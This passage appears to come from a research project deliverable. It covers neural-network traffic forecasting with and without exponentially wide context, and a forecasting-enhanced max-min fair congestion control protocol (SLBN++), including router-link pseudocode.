


Figure 26 Training: Weekend July
Test: Weekend February




Figure 27 Training: Weekdays February
Test: Weekdays March




Figure 28 Training: Weekdays February
Test: Weekdays March




Figure 29 Training: Weekdays March
Test: Weekdays April




Figure 30 Training: Weekdays March
Test: Weekdays April




**Figure 31 Training: Weekdays April
Test: Weekdays June**




**Figure 32 Training: Weekdays April
Test: Weekdays June**




**Figure 33 Training: Weekdays June
Test: Weekdays July**




**Figure 34 Training: Weekdays June
Test: Weekdays July**




**Figure 35 Training: Weekdays July
Test: Weekdays February**




**Figure 36 Training: Weekdays July
Test: Weekdays February**

8.5.2 The effect of context

To assess whether the exponentially wide context helps improve the quality of the forecasts we conducted additional experiments. Specifically, we trained and evaluated networks without the added context –that is, just with a number of consecutive past observations as input- on the same training-test data pairs as above.

Due to the significance of noise, the hypothetically beneficial effect of modeling context should not be very noticeable in the short term. Therefore, and because of time constraints, we limited these experiments to 32 and 64 aggregated time steps.

Table 10 Performance of the trained networks with and without context

Training set	Test set	Time scale	ANN (no context)		CNN (no context)		ANN (with context)		CNN (with context)	
			MSE	MAE	MSE	MAE	MSE	MAE	MSE	MAE
Weekend February	Weekend March	32	39303.11	126.97	40662.1	129.9	**37903.5**	**124.8**	57499.1	129.6
		64	46273.9	152.1	48706.0	155.4	**41936.2**	143.9	43144.4	**142.6**
Weekend March	Weekend April	32	22661.0	95.4	49707.4	96.4	**20371.5**	**94.0**	22519.8	94.6
		64	26752.4	114.9	41887.7	117.9	**23682.4**	108.4	26903.4	**107.7**
Weekend April	Weekend June	32	17562.7	87.8	17092.6	86.0	16281.7	**84.7**	**16196.4**	86.8
		64	22559.3	108.5	21875.7	108.3	19451.8	100.2	**17961.5**	**98.5**
Weekend June	Weekend July	32	13847.3	78.9	**13764.1**	78.5	13789.9	**78.1**	23126.1	78.3
		64	17407.8	93.7	17045.1	92.9	17291.6	90.7	**15497.8**	**87.9**
Weekend July	Weekend February	32	43610.1	**120.0**	44209.7	122.7	**42350.8**	126.5	46731.8	125.0
		64	55008.9	154.4	55829.7	156.4	51812.7	156.7	**49347.6**	**150.5**
Weekdays February	Weekdays March	32	148592.1	218.6	141082.1	207.5	149728.9	220.2	**128986.0**	**196.6**
		64	141094.3	255.1	129868.3	247.6	139283.8	251.0	**107530.6**	**218.4**
Weekdays March	Weekdays April	32	69397.0	170.7	**66713.7**	166.7	70871.1	162.2	78637.7	**158.7**
		64	71715.9	190.6	75276.1	188.0	72754.7	181.4	**60620.6**	**170.2**
Weekdays April	Weekdays June	32	61423.2	145.7	60361.7	144.0	63049.0	148.7	**56967.6**	**142.8**
		64	67395.4	176.9	67131.9	176.9	65618.6	171.7	**54387.4**	**166.4**
Weekdays June	Weekdays July	32	68696.3	153.7	60321.0	148.7	59450.4	146.6	**51236.7**	**135.5**
		64	78981.9	190.5	58019.5	165.2	60333.1	169.0	**47512.8**	**150.2**
Weekdays July	Weekdays February	32	166932.5	227.9	141253.3	211.4	143344.0	220.6	**130440.5**	**208.2**
		64	181778.9	286.2	139676.4	247.8	137445.9	253.0	**119937.0**	**232.8**

Table 10 shows the performance of the two models, with and without exponentially wide context in the input data. The best result for each experiment, for both MSE and MAW, is in bold font. It is clear that in almost every case the best result is yielded by a model with context.

It should be noted that increasing the dimensionality of the input data is not always necessarily helpful for the learning procedure. Our approach to context modeling, however, seems to offer a good trade-off between additional information and statistical efficiency.

8.6 Conclusions

In this section we have explored the problem of time series forecasting beyond our initial experiments reported in deliverable D4.2. We have investigated the effectiveness of state-of-the-art methods –convolutional neural networks- (a type of deep neural networks that can exploit the temporal nature of the data) and different approaches –exponentially wide context and coarse-grained forecasts.

We have shown that data aggregation can indeed yield significant improvements with respect to naïve approaches, and that convolutional networks seem to improve the results when the data are sufficiently structured. At the light of the obtained results when CNNs are applied, we speculate that weekdays are more structured than weekends, and vice versa, weekends contain more randomness than weekdays. Additionally, our efficient approach to context modeling seems to enable promising performance improvements as well.

The main drawback of these methods is the poor efficiency of the training procedure, which can be a pivotal element for both research and practical applications. Modern GPU cards help to accelerate the training phase but when the problem is complex enough training times remain substantial even using these accelerator cards.

The promising results obtained with convolutional networks motivates further research in this direction, as well as collaboration with industrial partners to determine whether these methods can be useful in practice.

9 Proactive network congestion control and avoidance

Nowadays, end to end host mechanisms such as the TCP congestion control are widely deployed, scale to existing traffic loads, and share network bandwidth applying a flow-based fairness. However, in a context where it is expected, in the short term, that more than 90 percent of the Internet traffic will go through data centers, TCP approach shows two important weaknesses.

Firstly, data center speeds scale to 100 Gb/s and beyond, and traditional reactive closed-control-loops congestion control protocols (e.g., TCP) converge slowly to steady sending rates. To cope with this issue, some current research works propose the usage of proactive congestion control protocols leveraging distributed optimization algorithms to explicitly compute and notify sending rates independently of congestion signals [30]. Secondly, TCP cannot isolate data center tenants from interfering with each other. A malicious application could get more bandwidth than other applications by opening more flows or ignoring congestion control signal using a non-compliant protocol application.

Some recent papers ([31], [32]) propose to deploy rate enforcement points placed in the edges of the data center network (e.g., hypervisors) to monitor and control the bandwidth usage of applications running on virtual machines.

Therefore, a combined deployment of proactive congestion control protocols explicitly computing sending rates and rate enforcement points placed in the edges of the network can establish the right way to mitigate these issues.

9.1 Scope

Max-min fairness criterion has gained wide acceptance in the networking community and is actively used in traffic engineering and in the modeling of network performance [33] as a benchmarking measure in different applications such as routing, congestion control, and performance evaluation. A paradigmatic example of this is the objective function of Google traffic engineering systems in their globally-deployed software defined WAN, which delivers max-min fair bandwidth allocation to applications [34]. As max-min fair criterion is often used in traffic engineering as a way of fairly distributing a network capacity among a set of sessions, many proactive congestion control protocols calculate sending rates solving a max-min fair optimization problem.

Max min fairness is closely related to max-min and min-max optimization problems that are extensively studied in the literature. The basic idea behind the max-min fairness criterion is to first allocate equal bandwidth to all contending sessions at each link. If a session cannot use up its assigned bandwidth due to constraints arisen elsewhere in its path, then the residual bandwidth is distributed among the other sessions. Thus, no session is penalized, and a certain minimum quality of service is guaranteed to all sessions. More precisely, max-min fairness takes into account the path of each session and the capacity of each link. Thus each session s is assigned a transmission rate l_s so that no link is overloaded, and a session could only increase its rate at the expense of a session with the same or smaller rate. In other words, max-min fairness guarantees that no session s can increase its l_s without causing another session s' to end up with a rate l_s' < l_$.

Many max-min fair algorithms have been proposed, both centralized and distributed (see the related work below). Nowadays in network congestion control scenarios, centralized versions can be utilized in Software Defined Networks (SDN) based on-site enterprises and cloud data-centers (e.g., deploying these algorithms in SDN controllers), but for global Internet deployments only distributed algorithms can realistically be applied.

When ATM networks appeared, many distributed algorithms were proposed to calculate virtual circuit max-min fair rates in the Available Bit Rate (ABR) traffic mode ([35], [36], [37], [38], [39], [40] and [41]). These algorithms assign the exact max-min fair rates using the ATM explicit

End-to-End Rate-based flow-Control protocol (EERC). In this protocol, each source periodically sends special Resource Management (RM) cells. These cells include a field called the Explicit Rate field (ER), which is used by these algorithms to carry per-session state information (e.g., the potential max-min fair rate of a session). Then, router links are in charge of executing the max-min fair algorithm. The EERC protocol, jointly with the former distributed max-min fair algorithms, can be considered the first versions of proactive congestion control protocols, as they explicitly compute rates independently of congestion signals. In fact, many proactive congestion control protocols rely on max-min fair distributed algorithms to compute and explicitly notify sending rates to the sessions.

An alternative approach to attempt converging to the max-min fair rates is using algorithms based on reactive closed-control-loops driven by congestion signals. Some research trends have proposed this approach to design explicit congestion control protocols. In these proposals, the information returned to the source nodes from the routers (e.g., an incremental window size or an explicit rate value) allows the sessions to know approximate values that eventually converge to their max-min fair rates, as the system evolves towards a steady state. In this case, it is not required to process, classify or store per-session information when a packet arrives to the router, and it is guaranteed that the max-min fair rate assignments are achieved when controllers are in a steady state. Thus, scalability is not compromised when the number of sessions that cross a router link grows.

For instance, XCP [42] was designed to work well in networks with large bandwidth-delay products. It computes, at each link, window changes which are provided to the sources. However, it was shown in [43] that XCP convergence speed can be very slow, and short time duration flows could finish without reaching their fair rates. RCP [43] explicitly computes the rates sent to the sources, what yields more accurate congestion information. Additionally, the computation effort needed in router links per arriving packet is significantly smaller than in the case of XCP. However, in [44] it was shown that RCP does not always converge, and that it does not properly cope with a large number of session arrivals. Unfortunately, all these proposals require processing each data packet at each router link to estimate the fair rates, what hampers scalability. Moreover, we have experimentally observed that they often take very long, or even fail, to converge to the optimal solution when the network topology is not trivial. Additionally, they tend to generate significant oscillations around the max-min fair rates during transient periods, causing link overshoots. A link overshoot scenario implies, sooner or later, a growing number of packets that will be discarded and retransmitted and, in the end, the occurrence of congestion problems.

All these problems are mainly caused by the fact that, unlike implicitly assumed, data from different sessions containing congestion signals arrive at different times (due to different and variable RTT) and, hence, the rates (based on the estimation of the number of sessions crossing each link) are computed with data which is not synchronously updated. Moreover, when congestion problems appear, the variance of the RTT distribution increases significantly generating bigger oscillations around the max-min fair rates.

The main problem with both approaches is that sessions rely in some kind of probe cycles to receive their rate assignments. Therefore, if a congestion problem appears in the network, the transmission of probe packets can be delayed and so, the sources could receive outdated rates calculated a long time before. Moreover, before receiving new rate assignments, sessions are utilizing previous rates that can allow the source to inject more packets than the currently permitted, which would contribute to increase the congestion problem. To cope with this problem we propose a novel solution based on EERC protocols and forecasting techniques that provides three key advantages from existing proposals:

- Session sources can predict in advance their rate assignments during Probe cycles. These forecasted rates isolate session sources from emergent congestion problems because there is no need to accomplish on time a Probe cycle to update current rate assignments (o at least an approximation to them).

- Rate predictions allow sources for greater granularity in rate assignments during regular Probe cycles. In traditional approaches, sessions are assigned a single value during the whole Probe cycle. Our solution considers prediction intervals of a greater granularity than regular RTTs and so, during a Probe cycle (one RTT on average) several rate predictions will be used.
- In a realistic Internet scenario, we cannot assume that the network is stable enough (no sessions joining or leaving the network) and so, the max-min fair algorithm will never converge to the optimal rates. In this context, rate predictions can provide more accurate values than the values provided by the EERC protocol when the network in in unstable state, and so, sessions can reach a near-optimal max-min fair rate almost from their beginning (that is, the sources are rapidly signaled with a nearly optimal rate for the initiated flows).

9.2 Problem setting

Most EERC protocols work as described in Figure 37. When a session wants to discover its max-min fair rate assignment, it will perform periodic Probe cycles to discover this rate. A Probe cycle starts transmitting a Probe packet (a Join packet the first time) from the session source. Upon reception of a Probe packet sent by the source, each router link in the path computes an adequate rate as a function of various local parameters and, if necessary, updates the Probe packet. When this packet reaches the session destination, it is sent back upstream as a ProbeAck packet which is processed and dropped at the source. Although it is not shown in the figure, the ProbeAck packet can be processed in each router link in the same way as the Probe packet. In fact, this processing tends to accelerate the algorithm convergence. At the end of a Probe cycle, the source receives an indication of its max-min fair rate, i.e., the maximum amount of bandwidth that can be allocated to the session at every link in its path. This value is computed at each router link and the minimum of these values along the session path is returned to the source as the rate assignment.

Following, we describe SLBN [45], a scalable and proactive EERC protocol that was chosen to embed our forecasting proposal on it. In SLBN, every protocol packet carries the following fields: The session to which this packet belongs (s), the bandwidth computed two Probe cycles ago (bw''), the bandwidth computed in the previous Probe cycle (bw'), the bandwidth being computed in this Probe cycle (bw), the set of bottlenecks for this session (B), the latest bottleneck that was added to B (b).

During a Probe cycle, each router link must identify sessions crossing it as saturated or unsaturated. A session is identified as saturated if, given the current state at the link, the largest amount of bandwidth that can be allocated to the session at this link is at least that of the field *bw* of the protocol packets, and it is identified as unsaturated otherwise. In the literature, the set of saturated sessions is denoted by F, and BF is the total bandwidth allocated to saturated sessions at this link. The set of unsaturated sessions is denoted by R, and its size by NR = |R|. The three variables stored at the routers are BF, NR and N, which is the number of sessions that cross the link. In addition, the largest amount of bandwidth that a router link can offer to a session at a specific moment is computed and stored in the variable called the equitable shared bandwidth (shBW). Each link computes its equitable shared bandwidth using the following formula: $shBW = \frac{C-BF}{NR}$, where C is the bandwidth of the link. Therefore, shBW is the maximum bandwidth that the link can allocate to the unsaturated sessions (the bottleneck level of the link). Generally speaking, bottlenecks are links that limit the sessions' rates and a link is a bottleneck if it has at least one unsaturated session. At the end of a Probe cycle, the source receives the minimum value of shBW for all the links in its path. Destination nodes simply drop Leave packets (used for finalizing the session) and process Join and Probe packet upstreaming them back as ProbeAck packets.




Figure 37. Probe cycles in an EERC protocol.

In general, EERC algorithms store in the links the state of each session (whether it is saturated or unsaturated). However, to be scalable, SLBN keeps this information in the protocol packets, using the fields B (set of bottlenecks) and b (latest bottleneck discovered). To properly compute the shBW value in each link it is necessary to keep variables N, BF and NR in a consistent state updating them by using the B and b values contained in each EERCP packet. The detail of this updating process is shown in the router link pseudo code (Figure 38).

The way in which SLBN computes the shBW values guarantees that in absence of changes (sessions joining and leaving the network), shBW values rapidly converge to the max-min fair rates. Convergence speed depends on the RTT values and the number of bottleneck levels. Additionally, it must be noted that scalability at links is guaranteed, since only three integer variables are used, and therefore, 64 bits for each of them should be enough in practice.

```
1  task RouterLink(e)
2  var BF ← ∅; NR ← 0; N ← 0
3
4  when received Join(s, bw'', bw', bw, B, b) do
5    N ← N + 1; shBW ← max((C_e − BF)/(NR+1), C_e/N)
6    if bw ≥ shBW then
7      B ← B ∪ {e}; b ← e; NR ← NR + 1
8    end if
9    send downstream Join (s, bw'', bw', bw, B, b)
10 end when
11
12 when received Probe(s, bw'', bw', bw, B, b) do
13   if e ∈ B then
14     B ← B \ {e}
15   else
16     BF ← BF − bw''; NR ← NR + 1
17   end if
18   shBW ← max((C_e − BF)/NR, C_e/N)
19   if (e = b) ∨ (bw ≥ shBW) then
20     B ← B ∪ {e}; bw ← shBW; b ← e
21   else // bw < shBW
22     BF ← BF + bw'; NR ← NR − 1
23   end if
24   send downstream Probe (s, bw'', bw', bw, B, b)
25 end when
26
27 when received ProbeAck(s, bw'', bw', bw, B, b) do
28   if e ∈ B then
29     B ← B \ {e}
30   else
31     BF ← BF − bw'; NR ← NR + 1
32   end if
33   shBW ← max((C_e − BF)/NR, C_e/N)
34   if (e = b) ∨ (bw ≥ shBW) then
35     B ← B ∪ {e}; bw ← shBW; b ← e
36   else // bw < shBW
37     BF ← BF + bw'; NR ← NR − 1
38   end if
39   send upstream ProbeAck(s, bw'', bw', bw, B, b)
40 end when
41
42 when received Leave(s, bw'', bw', bw, B, b) do
43   if e ∈ B then
44     NR ← NR − 1
45   else
46     BF ← BF − bw'
47   end if
48   N ← N − 1
49   send downstream Leave(s, bw'', bw', bw, B, b)
50 end when
```

Figure 38. Pseudo code of the EERCP router link task.

Ideally, a process associated to each link would reveal the max-min fair allocation for each session on demand. However, if we consider that the state of the network changes rapidly, it becomes apparent that the rate signaled by routers, though optimal in a certain sense, might be already outdated when the ProbeACK packet reaches the source node. In addition, max-min fair algorithm convergence is strongly affected by RTT (Round-Trip-Time) variability. If local congestion appears in some network area, protocols packets could be delayed and so, the Probe cycles would need extra time to complete which would also slow down the convergence speed of the algorithm. Furthermore, a session is not newly updated until a Probe cycle ends (i.e., when a ProbeACK packet reaches the source) and therefore, during this non-negligible period, the session utilizes a possibly obsolete rate assignment. Moreover, as each router link can update Probe cycle protocol packets at different points in time, this misalignment could generate some inconsistencies in the received information at the source. Finally, an incorrect rate assignment can allow the source to inject more packets than the currently permitted, which could exacerbate an emerging congestion problem.

In order to alleviate all these problems that are inherent to EERC protocols, we are therefore interested in developing a solution that can estimate max-min fair rates that remain up-to-date from initiation to completion. Specifically, we are interested in forecasting bottleneck values at each link router links to allow computing the max-min fair allocation for each session at different instants of time. Therefore, bottleneck values at links can be studied by means of simple linear regression models or sophisticated techniques for providing short-term forecasts with a certain confidence, like artificial neural networks.




Figure 39. SLBN++. Integration of predictions in Probe cycles

9.3 Problem solution

SLBN++, the proposed protocol extends the SLBN protocol to provide it with forecasting capabilities in each router link. SLBN++ utilizes a forecasting module in each router link to obtain a set of future predictions of the bottleneck value of the link.

Figure 39 details the way in which the SLBN protocol has been extended to use the future predictions of the bottleneck values of links. The minimum value of the future predictions of the bottleneck value in each link are stored in the Probe packet and delivered to the session sources when a ProbeACK packet is received. Therefore, a session receives the minimum of the shBW values computed at links jointly with a set of future predictions of the minimum value of the bottleneck value of these links. These predictions can be used as an effective and accurate approximation to the rate assignment during the completion of the next Probe cycle.

As we have considered a realistic network model in which RTTs are around 3.5 milliseconds, the granularity of future predictions was setup to 1 millisecond and six predictions (t+1, ..t+6) are generated at each link. In a normal scenario, four predictions can be assigned to the source during the completion of a Probe cycle (around 3.5 milliseconds). In an emergent congestion scenario, Probe cycles could delay more than usual, and so, the rest of the future predictions would be utilized in the meanwhile. It should be noted that more than six predictions can be generated but as we move away in time, the predictions become less accurate. In addition, the source stores a timestamp in the Probe packet to allow links to store each prediction in the corresponding time slot and so, avoiding mixing predictions from different instants of time. A router link only update a prediction in the probe packet if its value it is smaller than the prediction contained in the packet with the same timestamp. Therefore, the source receives the minimum prediction value of the bottleneck value at links per timestamp.

